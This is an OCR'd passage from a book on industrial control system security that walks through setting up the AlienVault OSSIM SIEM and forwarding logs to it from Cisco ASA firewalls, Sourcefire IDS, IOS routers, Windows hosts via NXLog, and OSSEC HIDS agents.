
Show Assets Added
- ○ Last Day
- ○ Last Week
- ○ Last Month
- ○ Date Range

Last Updated
- ○ Last Day
- ○ Last Week
- ○ Last Month
- ○ Date Range

250 ASSETS


| ☐ | HOSTNAME | IP | DEVICE TYPE | OPERATING SYSTEM | ASSET VALUE | VULN SCAN SCHEDULED | HIDS STATUS |
|---|---|---|---|---|---|---|---|
| ☐ | Host-192-168-17-11 | 192.168.17.11 | | Windows XP/2000 | 2 | No | Not Deployed |
| ☐ | Host-192-168-17-100 | 192.168.17.100 | | AlienVault OS | 2 | No | Connected |
| ☐ | Host-10-10-20-99 | 10.10.20.99 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-98 | 10.10.20.98 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-97 | 10.10.20.97 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-96 | 10.10.20.96 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-95 | 10.10.20.95 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-94 | 10.10.20.94 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-93 | 10.10.20.93 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-92 | 10.10.20.92 | | | 2 | No | Not Deployed |
| ☐ | Host-10-10-20-91 | 10.10.20.91 | | | 2 | No | Not Deployed |

**REPORTS**: The reports tab gives access to the reporting capabilities of the OSSIM server.



| REPORT NAME | REPORT OPTIONS | ACTIONS |
|---|---|---|
| **Alarms Report**<br>☑ Title Page<br>☑ Top 10 Attacker Host<br>☑ Top 10 Attacked Host<br>☑ Top 10 Used Ports<br>☑ Top 15 Alarms<br>☑ Top 15 Alarms by Risk | Date Range<br>2017-08-14 - 2017-09-13 | Download PDF<br>Send by e-mail |
| **Asset Details** | Host Name/IP/Network: | View Report |
| **Availability Report** | Sensor: alienvault<br>Section: Trends | View Report |
| **Business & Compliance ISO PCI Report**<br>☑ Title Page<br>☑ Threat overview<br>☑ Business real impact risks<br>☑ C.I.A Potential impact<br>☑ PCI-DSS 2.0<br>☑ PCI-DSS 3.0<br>☑ Trends<br>☑ ISO27002 Potential impact<br>☑ ISO27001 | Date Range<br>2017-08-14 - 2017-09-13 | Download PDF<br>Send by e-mail |
| **Geographic Report**<br>☑ Title Page | Date Range<br>2017-08-14 - 2017-09-13 | Download PDF<br>Send by e-mail |

**CONFIGURATION**: The configuration tab gives access to the OSSIM server settings, such as its IP address. It also gives access to sensor deployment and administration as well as user administration:


ALIEN VAULT OSSIM
WELCOME ADMIN | ALIENVAULT 192.168.17.100 | SETTINGS SUPPORT LOGOUT
DASHBOARDS
ANALYSIS
ENVIRONMENT
REPORTS
CONFIGURATION
ADMINISTRATION
USERS MAIN BACKUPS
USER INFORMATION | ACTIVITY
SHOW 20 ENTRIES
NEW MODIFY DELETE SELECTED DUPLICATE SELECTED
< PREVIOUS NEXT >

| LOGIN | NAME | EMAIL | VISIBILITY | STATUS | LANGUAGE | CREATION DATE | LAST LOGIN DATE |
|---|---|---|---|---|---|---|---|
| admin | Pascal Ackerman | admin@noCompany.here | | | English | 2017-09-12 17:14:27 | 2017-09-12 19:11:35 |

At this point, the OSSIM server is up and running, collecting logs from some computers, and is ready to be expanded on. The next couple of paragraphs show some other sources of logs and data that should be accumulated on an ICS network. The configuration procedures are adopted from the AlienVault deployment guides at `https://www.alienvault.com/documentation/usm-anywhere-deployment-guide.htm`.

## Firewall logs


All firewalls have some type of logging feature, normally in the form of syslog capabilities, which documents the status of the firewall and how the firewall handles various types of traffic. These logs can provide information such as the source and destination IP addresses, port numbers, and protocols. This information can prove to be extremely valuable while doing incident response work or when trying to troubleshoot connectivity problems.

The following are instructions to set up the ASA firewalls of the ICS network to send events to the syslog service of our OSSIM server.

## Configuring the Cisco ASA firewall to send log data to the OSSIM server

These steps will help you configure the OSSIM server:

1. Connect to the ASA box using ASDM.
2. Go to **Configuration** | **Device Management** | **Logging** | **Syslog Servers** and click on the **Add** button to add a syslog server:




Configuration > Device Management > Logging > Syslog Servers

Specify up to 16 syslog servers. Make sure logging is enabled in Configuration > Device Management > Logging > Logging Setup.

| Interface | IP Address | Protocol/Port | EMBLEM | Secure |
|---|---|---|---|---|

Make sure you have connectivity between the Cisco ASA and the OSSIM server.


3. In the **Add Syslog Server** dialog, specify the following:
    1. **Interface** associated with the server.
    2. OSSIM server **IP Address**.
    3. **Protocol** (**TCP** or **UDP**).
    4. The **Port** number depending on your network setup.
    5. Click on **OK**:



Add Syslog Server

Interface: inside
IP Address: 172.16.11.100
Protocol: TCP [✓ UDP]
Port: 514
☐ Log messages in Cisco EMBLEM format (UDP only)
☐ Enable secure syslog using SSL/TLS

4. The new syslog server appears when you navigate to **Configuration** | **Device Management** | **Logging** | **Syslog Servers**:



Configuration > Device Management > Logging > Syslog Servers

Specify up to 16 syslog servers. Make sure logging is enabled in Configuration > Device Management > Logging > Logging Setup.

| Interface | IP Address | Protocol/Port | EMBLEM | Secure |
|---|---|---|---|---|
| inside | 172.16.11.100 | UDP/514 | No | No |

Specify the number of messages that are allowed to be queued when a syslog server is busy. Use 0 to indicate unlimited queue size.

Queue Size: 512

☐ Allow user traffic to pass when TCP syslog server is down

5. To configure the server, select it and click on **Edit**:
    1. Specify the number of messages allowed to be queued.
    2. If the transport protocol between the ASA and the syslog server is TCP, select **Allow user traffic to pass when TCP Syslog server is down**. Otherwise, ASA denies the new user sessions.
    3. Click on **Apply**.

## Setting the syslog logging level for Cisco devices

All Cisco devices that support the syslog collection, and the output of system messages typically lets you set a logging level that determines the type and severity of the messages that are sent to a syslog host, such as an OSSIM appliance for processing and analysis. The following table lists the classifications of these logging levels, showing, run on with preceding line logging level keyword/severity level:

| Value | Severity |
|---|---|
| 0 | Emergency |
| 1 | Alert |
| 2 | Critical |
| 3 | Error |

| | |
|---|---|
| 4 | Warning |
| 5 | Notification |
| 6 | Informational |
| 7 | Debugging |

When you set a logging level, all messages with the same classification number (and lower) are output to the syslog server that collect these messages. In addition, with many of these devices, you can also limit the rate or amount of syslog message volume that is output.

Refer to the vendor documentation provided for your specific device, the logging commands that are available, and how to use them to control syslog message output.

By default, most Cisco devices are configured at notification (`5`) or informational (`6`) levels for syslog messages directed to the OSSIM syslog service (logging level `7` is not recommended for syslog message output).

The Cisco ASA plugin will automatically process all messages whose syslog tag matches this regular expression:

```
(#|%)(AAA|ACL)
```

## Network intrusion detection logs

An **intrusion detection system** (**IDS**) is a hardware device or software application (VM) that monitors a network or group of systems for malicious activity or policy violations. Any detected activity or violation is reported to either an administrator or collected centrally using a **security information and event management** (**SIEM**) system.

Most firewall appliances come with an IDS built in, such as Sourcefire for the Cisco ASA firewall and Palo Alto Threat detection services, built into select PA firewalls. These systems can provide tons of security-related information on perimeter network traffic flowing between the security zones. IDS logs should be centrally stored on an SIEM server to add valuable information to the events correlation engine.

## Why not intrusion prevention?

**Intrusion prevention systems** (**IPS**) go a step beyond just detecting policy violations; they will block the action or drop the traffic. Although this is an accepted interaction for true malicious traffic, think of the implications of having a device block traffic in an ICS application because of false positives. My advice is to keep the IPS functionality out of the Industrial Zone of an ICS network.

## Configuring the Cisco Sourcefire IDS to send log data to the OSSIM server

When you configure Cisco Sourcefire IDS integration to send log data to USM Anywhere, you can use the Cisco Sourcefire IDS plugin to translate the raw log data into normalized events for analysis. The vendor link is available at `http://www.cisco.com/c/en/us/support/docs/security/firesight-management-center/118464-configure-firesight-00.html`.

**Sending intrusion alerts**, to configure Cisco Sourcefire to send intrusion alerts to the OSSIM server, perform the following steps:

1. Log in to the web interface of the Sourcefire IDS or the FirePOWER part of the ASA ASDM portal.
2. Go to **Policies** | **Intrusion** | **Intrusion Policy**.
3. Locate the policy you want to apply and select the **Edit** option.
4. Click on **Advanced Settings**.
5. In the list, locate **Syslog Alerting** and set it to **Enabled**.
6. In the **Logging Hosts** field, type the IP address of your OSSIM server.
7. Choose an appropriate **Facility** and **Severity** from the list box.

You may leave these at their default values unless a syslog server is configured to accept alerts for a certain facility or severity:

1. Click on **Policy Information**.
2. Click on **Commit Changes**.
3. Reapply your intrusion policy.

**Sending health alerts**, to send health alerts to the OSSIM server, perform the following steps:

1. Log in to the web user interface (the FirePOWER part of ASDM).
2. Navigate to **Policies** | **Actions** | **Alerts**.
3. Create a new syslog alert by clicking on **Create Syslog Alert**.

4. In the **Name** field, provide a name for the alert.
5. In the **Host** field, type the IP address of your USM Anywhere sensor.

The default syslog port is `514`, so you need not edit the **Port** field.

1. Select an appropriate **Facility** and **Severity**.
2. Click on **Save**.

This returns you to the **Alerts** page. Under **Create Alert**, select **Enabled**.

## Router and switch logs

Every router or managed switch will have some functionality that allows you to send system and traffic logs to a syslog server. Collecting logs and traffic information from these devices can prove extremely valuable when troubleshooting networking issues or investigating security incidents. Router and switch logs should be centrally stored on a SIEM server to add valuable information to the events correlation engine.

### Configuring Cisco IOS to log to the syslog service of the OSSIM server

When you configure the Cisco router operating system integration to send log data to the OSSIM syslog service, you can use the Cisco IOS plugin to translate the raw log data into normalized events for analysis. The vendor link is available at `https://supportforums.cisco.com/document/24661/how-configure-logging-cisco-ios#Configuration_Overview`.

Before you configure the integration, you must have the following:

- The IP address of the OSSIM server
- Router configuration to obtain the time from any NTP server

To configure Cisco IOS to send log data to the OSSIM syslog service, perform the following steps:

1. Enter the configuration mode:

```
router#conf t
```

2. Configure the host to receive syslog messages:

```
router(config)#logging host ossim_server_ip_address
```

3. Configure the host to log the desired traps:

```
router(config)#logging traps {0 |1| 2| 3| 4 |5 ...}
```

4. (Optional) Specify a particular IP address for syslog messages:

```
router(config)#logging source-interface Loopback0
```

5. (Optional) Display the state of system logging (syslog) and the contents of the standard system logging message buffer:

```
router# show logging
Syslog logging: enabled
Console logging: disabled
Monitor logging: level debugging, 266 messages logged.
Trap logging: level informational, 266 messages logged.
Logging to 10.1.1.1
SNMP logging: disabled, retransmission after 30 seconds
0 messages logged
```

## Operating system logs

The operating system keeps track of all kinds of events related to the performance, security, and health of the computer system. Operating system event logs should be centrally stored on an SIEM server to add valuable information to the events correlation engine.

### Collecting logs from a Windows system

OSSIM leverages NXLog to collect and forward Windows events to a sensor. NXLog is a universal log collection and forwarding agent for basic Windows event logs. But it's also useful in its own right for suppressing spurious events. NXLog collects this audit log data and forwards it to the OSSIM server over the syslog protocol on UDP port `514`.

There are two ways in which you can implement this agent and integrate it with your OSSIM server to collect and forward events from your Windows systems:

1. Install and configure NXLog CE across your Windows hosts to use a custom NXLog configurations to capture non-Windows events on your end servers. This method will be explained in the next section.

2. Use the Windows Event Collector sensor app to manage the NXLog subscription used to forward your Windows logs directly to a deployed OSSIM server. When you use this method, the OSSIM server acts as the collector and the Windows host will forward the logs directly to the sensor using a private IP address, not over the public internet (`https://www.alienvault.com/documentation/usm-anywhere/deployment-guide/setup/windows-event-collector-app.htm`).

NXLog provides an open source version and a paid, enterprise version. The OSSIM sensor integration using the Windows Event Collector sensor app is based on the enterprise version. The alternative method is based on the open source NXLog Community Edition.

## Installing and configuring NXLog CE across your Windows hosts

If you want to collect and forward Windows events that are not supported by the Windows Event Collector sensor app or you want to collect other types of non-Windows application events from a Windows host, you can install and configure NXLog **Community Edition** (**CE**) and customize your configuration file for these systems. With this method, you must set up **Windows Event Forwarding** (**WEF**) on each Windows host to enable these functions:

- Forward Windows events to a NXLog CE agent running on a Windows host
- Enable syslog forwarding from the NXLog CE agent to the OSSIM server

Complete the following tasks to configure this method of auditing and forwarding Windows event logs and manage the subscriptions.

When installing NXLog, the first task is to install NXLog CE on each Windows host, includes the following:

- Collecting computer (collector)
- Each computer from which events will be collected (source)

To install NXLog CE, perform the following steps:

1. Download the newest stable NXLog Community Edition (`https://nxlog.co/products/nxlog-community-edition/download`).
2. Follow the instructions to sign up for the trial and to download the file.
3. For security, create a backup copy of `C:\Program Files (x86)\nxlog\conf\nxlog.conf` and give it another name (you can delete it later).

4. Delete the contents in the new copy of `nxlog.conf` and replace it with the following:

```
define ROOT C:\Program Files (x86)\nxlog

Moduledir %ROOT%\modules
CacheDir %ROOT%\data
Pidfile %ROOT%\data\nxlog.pid
SpoolDir %ROOT%\data
LogFile %ROOT%\data\nxlog.log

<Extension json>
Module xm_json
</Extension>

<Extension syslog>
Module xm_syslog
</Extension>

<Extension w3c>
Module xm_csv
Fields $date, $time, $s_ip, $cs_method, $cs_uri_stem,
$cs_uri_query, $s_port, $cs_username, $c_ip, $cs_User_Agent,
$cs_Referer, $sc_status, $sc_substatus, $sc_win32_status,
$time_taken
FieldTypes string, string, string, string, string, string,
integer, string, string, string, string, integer, integer,
integer, integer
Delimiter ' '
</Extension>

<Input internal>
Module im_internal
</Input>

<Input eventlog>
Module im_msvistalog
Query <QueryList>\
<Query Id="0">\
<Select Path="Application">*</Select>\
<Select Path="System">*</Select>\
<Select Path="Security">*</Select>\
</Query>\
</QueryList>
</Input>

<Input IIS_Logs>
Module im_file
```

```
File "C:\\inetpub\\logs\\LogFiles\\W3SVC1\\u_ex*"
SavePos TRUE

Exec if $raw_event =~ /^#/ drop(); \
else \
{ \
w3c->parse_csv(); \
$EventTime = parsedate($date + " " + $time); \
$SourceName = "IIS"; \
$raw_event = to_json(); \
}
</Input>

<Output out>
Module om_udp
Host [YOUR_OSSIM_SERVER_ADDRESS]
Port 514
Exec $EventTime = strftime($EventTime, '%Y-%m-%d %H:%M:%S, %z');
Exec $Message = to_json(); to_syslog_bsd();
</Output>

<Route 1>
Path eventlog, internal, IIS_Logs => out
</Route>
```

Note: Make sure the OSSIM Syslog service allows inbound requests to UDP port `514` from the host you are configuring.

5. Replace [`YOUR_OSSIM_SERVER_ADDRESS`] with the IP address of the OSSIM server.
6. Save the file.
7. Open Windows **Services** and restart the NXLog service.
8. Open the OSSIM server web portal and verify that you are receiving NXLog events.

If you need to debug NXLog, open `C:\Program Files (x86)\nxlog\data\nxlog.log`.

**Performing the initial configuration**, use this procedure to configure the domain computers to collect and forward events. To configure domain computers to collect and forward events, perform the following steps:

1. Log on to all collector and source computers.
2. It is a best practice to use a domain account with administrative privileges.
3. On the collector computer, launch the administration console and enter this:

   ```
   wecutil qc
   ```

4. On each source computer (every computer where you want to run logs), enter the following at an elevated Command Prompt:

   ```
   winrm quickconfig
   ```

5. Add the collector computer account to the `Event Reader` group.
6. Edit the group configuration through `Local Users and Groups`.
7. Add the local computer `NETWORK SERVICE` account to the `Event Log Readers` group.
8. Change the search location for the `NETWORK SERVICE` account from the domain to local computer.
9. This allows you to access the `Security` group channel.
10. Reboot the machine.

**Add the subscription**, set up the event subscription to receive forwarded events on the collector computer. To add the subscription, perform the following steps:

1. Log in as an administrator to the collector computer.
2. Go to `Administrator Tools` and run **Event Viewer**.
3. In the console tree, click on **Subscriptions**.
4. From the **Actions** menu, click on **Create Subscription**.
5. In the **Subscriptions Name** field, enter the name of the subscription.
6. (Optional) in the **Description** field, enter a description of the subscription.
7. In the **Destination Log** list, select the log file in which you want to store collected events.

By default, collected events are stored in the `ForwardedEvents` log.

8. Click on **Add** and select the computers from which you need to collect events. To test connectivity to the source computer, click on **Test**. Click on **Select Events**.
9. In the **Query Filter** dialog, use the controls to specify the criteria that events must meet in order to be collected.

To take full advantage of the OSSIM syslog detection capabilities, AlienVault recommends the following minimum list of event logs to configure:

- Windows Logs -> Application
- Windows Logs -> Security
- Windows Logs -> System
- Windows Logs -> Security
- Application and Services Logs -> Microsoft -> Windows -> AppLocker
- Application and Services Logs -> Microsoft -> Windows -> PowerShell
- Application and Services Logs -> Microsoft -> Windows -> Sysmon
- Application and Services Logs -> Microsoft -> Windows -> Windows Defender
- Application and Services Logs -> Microsoft -> Windows -> Windows Firewall with Advanced Security
- Application and Services Logs -> Windows PowerShell

OSSIM syslog supports a full list of event logs, which allows it to detect a wide array of specific types of attacks on the MS Windows platform.

You can also enable *security group* auditing and *registry* auditing on certain sensitive registry keys, such as `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell`:

1. Under **Advanced**, select **Minimize Latency**.
2. In the **Subscription Properties** dialog, click on **OK**.

This adds the subscription to the **Subscriptions** pane, and if the operation was successful, the status of the subscription becomes **Active**.

3. Right-click on the new subscription and select **Runtime Status** to verify its status.

If you have trouble connecting to the source computer, check whether the Windows Firewall on the source computer allows inbound connections on TCP port `5985` from the collector. To test forwarding, create test events using `eventcreate` on the source computer:

```
  eventcreate /t error /id 100 /l application /d "Custom event in
application log"
```

**Export subscription configurations**, if you are replacing a machine in your network but you want to run both together for some time without having to reset **Event Log Subscriptions** manually on the new computer, you can export and re-import all the **Event Log Subscriptions** settings.

To export subscription configurations, perform the following steps:

1. From the command line, list subscriptions using the following command:

   ```
   wecutil es
   ```

2. Export the subscriptions:

   ```
   wecutil gs "<subscriptionname>" /f:xml
   >>"C:\Temp\<subscriptionname>.xml"
   ```

3. Import the subscription:

   ```
   wecutil cs "<subscriptionname>.xml"
   ```

Importing a subscription with a custom `QueryList` doesn't work:

1. (Optional) to use a custom query list, create a subscription as previously described, or import a subscription that uses standard settings.
2. Open the subscription and click on **Select Events**.
3. Click on the **XML** tab, select **Edit** query manually, and paste it in your custom `QueryList`.
4. Click on **OK**.

## Application logs

Applications can keep track of information related to the performance, security, and health of the application. Application logs can be maintained by the operating system event log facility, or they can be standalone log files. Application logs should be centrally stored on a SIEM server to add valuable information to the events correlation engine. These configuration steps detail how to pull standalone application log files off a system into the OSSIM collection server.

### Reading an application log file with an HIDS agent on Windows

In this process, we will configure an OSSEC HIDS Agent, installed on a Windows system, to read logs from a file. This can be useful when we try to grab data from an application that logs directly into a file. For this purpose, we have created a sample file `C:\Users\WIN7PRO\Desktop\Test.txt` with this log line `myapplication: This is a test`.

**Task 1**: Configure HIDS agent to read a file on Windows:


1. Edit `C:\Program Files (x86)\ossec-agent\ossec.conf`. Add the following settings inside the `<localfile>` element of the `ossec.conf` file:

```
<localfile>
<location>C:\Users/WIN7PRO/Desktop/Test.txt</location>
<log_format>syslog</log_format>
</localfile>
```

2. Restart the `ossec-agent` service.

**Task 2**: Enable `logall` on OSSIM server. This task is only required for the initial configuration:

1. In the OSSIM server web UI, go to **Environment** | **Detection** | **HIDS** | **Config** | **Configuration**.
2. Add `<logall>yes</logall>` to the `<global>` section of the file:



```
<ossec_config>
  <global>
    <email_notification>no</email_notification>
    <custom_alert_output>AV - Alert - "$TIMESTAMP" --> RID:
"$DSTUSER"; SRCIP: "$SRCIP"; HOSTNAME: "$HOSTNAME"; LOCATION
    <logall>yes</logall>
  </global>
```

Adding this setting allows the logging of all events to the `var/ossec/logs/archives/archives.log`.

1. Click on **Save** at the bottom of the screen.
2. Restart the HIDS service:
    1. Go to **Environment** | **Detection** | **HIDS** | **HIDS Control**.
    2. Click on **Restart**.

**Task 3**: Confirm that the OSSIM server receives the log line:

1. Write a new log line in the `Test.txt` file and save it, for example, `myapplication: This is a test 2`.
2. On the OSSIM server, check for the newly added line in `/var/ossec/logs/archives/archives.log`.
3. You can check for the log line by running the following command:

```
cat /var/ossec/logs/archives/archives.log | grep -i "myapplication"
```

4. You should see an output similar to the following:

```
    cat /var/ossec/logs/archives/archives.log | grep -i "myapplication"
    2015 Jun 16 06:20:30 (TEST)
192.168.1.20->\Users/WIN7PRO/Desktop/Test.txt myapplication: This is a test
2
```

**Task 4**: Create a new decoder on the OSSIM server to parse the incoming log lines:


1. On the OSSIM server, edit `/var/ossec/alienvault/decoders/local_decoder.xml` (the same as `decoder.xml`, but this one is not overwritten when updating the system).
2. If this file does not exist, you can create it with the following command:

```
touch /var/ossec/alienvault/decoders/local_decoder.xml
```

3. In `local_decoder.xml`, add a new decoder to parse the first part of the log message and save your changes:

```
<decoder name="myapplication">
<prematch>myapplication: </prematch>
</decoder>
```


4. In the OSSIM server web UI, go to **Environment** | **Detection** | **HIDS** | **Config** | **Configuration**.
5. Add `<decoder>alienvault/decoders/local_decoder.xml</decoder>` right after `<decoder>`:



```
<ossec_config>  <!-- rules global entry -->
<rules>
<decoder>alienvault/decoders/decoder.xml</decoder>
<decoder>alienvault/decoders/local_decoder.xml</decoder>
</rules>
</ossec_config>  <!-- rules global entry -->
```

Adding this setting enables the usage of a custom decoder.

6. Click on **Save** at the bottom of the screen.
7. Restart the HIDS service, go to **Environment** | **Detection** | **HIDS** > **HIDS Control**. Click on **Restart**.
8. Run `/var/ossec/bin/ossec-logtest` and paste the log line `myapplication: This is a test.`
9. Check whether it recognizes the decoder. If it works, you will see the newly created decoder listed, as shown here:




```
